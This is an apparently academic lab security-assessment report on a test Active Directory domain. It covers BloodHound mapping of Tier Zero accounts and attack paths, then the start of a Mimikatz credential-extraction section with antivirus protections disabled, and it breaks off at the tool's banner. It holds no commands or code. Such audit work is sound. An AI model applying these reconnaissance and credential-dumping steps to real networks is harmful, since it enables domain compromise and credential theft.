
groups.json

users.json


All files share the timestamp 20251207142753, representing the complete dataset collected from the Active Directory environment.




bloodHound Community Edition web interface (127.0.0.1:8080/ui/explore) prompting the user to upload the collected JSON files for graph generation and analysis.



Selection of the four JSON files followed by their upload through the Upload Files interface. The import populates the Neo4j graph database with all discovered Active Directory relationships, including users, groups, computers, memberships, and permissions.




6.1.3 Attack Path Visualization



The BloodHound search bar displays autocomplete suggestions for Active Directory objects beginning with the letter "A", including user accounts and built-in administrative groups (Administrators, Enterprise Key Admins, Domain Admins, etc.).

The ADMINISTRATOR@CYBERTECHSALI.COM node is selected for further analysis.



Graph visualization showing the built-in Administrator account and its MemberOf relationships to multiple privileged security groups.

The details panel highlights several important properties:

Tier Zero: TRUE

Allows Unconstrained Delegation: FALSE

Password Not Required: FALSE

Trusted for Constrained Delegation: FALSE

8 MemberOf relationships

BloodHound automatically classifies the built-in Administrator account as a Tier Zero asset because it provides complete control over the Active Directory environment.

This visualization complements the PingCastle findings (Figure 31) regarding privileged accounts by providing a clear graphical representation of administrative relationships and attack paths.



Expanded graph showing the relationships between:

DC1

KRBTGT

Administrator

and several privileged groups, including:

Domain Controllers

Schema Admins

Enterprise Admins


Cert Publishers

Domain Admins

6.1.4 Tier Zero Privilege Analysis

These objects are members of the Denied RODC Password Replication Group, illustrating the density of privileged trust relationships within the Active Directory environment.

The group contains 10 members.



BloodHound Community Edition's Privilege Zone Management automatically classifies highly sensitive assets into the Tier Zero security zone.

The assessment identifies:

- 42 Tier Zero selectors**
25 Tier Zero objects, including:
- 1 computer
 - 1 domain
 - 18 groups
 - 5 user accounts

An important observation is that five user accounts are classified as Tier Zero assets. These accounts should be correlated with the privileged users created during the setup phase, including salma.ouchahed (sali-adm), karim.jamali (karim-adm), Administrator, and hp.

Privilege Zone Management

Use Privilege Zones to segment and organize assets based on sensitivity and access level.

[Zones](#)
[Labels](#)
[History](#)

History Log



Name	Action	Date	Zone/Label	Made By	Note
ADMINISTRATEURS@CYBER...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
ADMINISTRATEURS DU SCHÉ...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
ADMINISTRATEURS DE L'ENT...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
CONTRÔLEURS DE DOMAINE...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
OPÉRATEURS DE SERVEUR@...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
OPÉRATEURS DE COMPTE@...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
ADMINS DU DOMAINE@CYB...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
ADMINISTRATEURS CLÉS EN...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
ADMINISTRATEURS CLÉS@C...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
ENTREPRISE DOMAIN CONT...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
OPÉRATEURS DE CHIFFREME...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-
OPÉRATEURS D'IMPRESSION...	Automatic Certification	2025-12-08	Tier Zero	SYSTEM	-

 Note

Audit log showing the automatic certification process performed on 08 December 2025, confirming the classification of built-in privileged groups (Administrators, Domain Admins, Domain Controllers, Account Operators, etc.) as Tier Zero assets.

This provides traceability for BloodHound's privilege classification process.

Report Summary

What BloodHound Demonstrates

Using standard LDAP read access (obtained here through a privileged account, but achievable with an ordinary domain user in many default Active Directory deployments), BloodHound demonstrates the ability to:

- 1. Automatically map** the complete trust relationships of the Active Directory environment, including **52 groups, 9 users, and 2 computers**.
- 2. Identify 25 Tier Zero assets**, including **five highly privileged user accounts** representing the most critical security targets within the domain.
- 3. Visualize potential attack paths** leading to full domain compromise through nested group memberships and privilege inheritance.


These findings **visually reinforce** the vulnerabilities previously identified by **PingCastle** and **Purple Knight**, including insufficient protection of privileged accounts and the absence of effective Tier 0/1/2 administrative segmentation.



Mimikatz

6.2 Mimikatz – Credential Extraction.

6.2.1 Running Mimikatz 2.2.0




Screenshot of the post55 client workstation showing the Windows Security panel, where the following protections are disabled:

Check apps and files

SmartScreen for Microsoft Edge

Potentially unwanted app blocking


This configuration is consistent with the setup phase (Figure 5), where Windows Defender Firewall was also disabled. The workstation therefore provides a permissive laboratory environment that allows penetration testing tools to execute without interference.



6.2.2 Step 1 – Obtaining the SeDebug Privilege

User Account Control (UAC) authentication prompt requesting administrator approval before executing a privileged application.

Although several Windows security features have been disabled, UAC remains enabled and continues to require explicit authorization before sensitive operations can be performed. It is important to note that even local administrator accounts must elevate through UAC before accessing highly privileged resources such as process memory and authentication tokens.



Execution of Mimikatz v2.2.0 (build dated 19 September 2022), developed by Benjamin Delpy, displaying its well-known banner "A La Vie, A L'Amour."

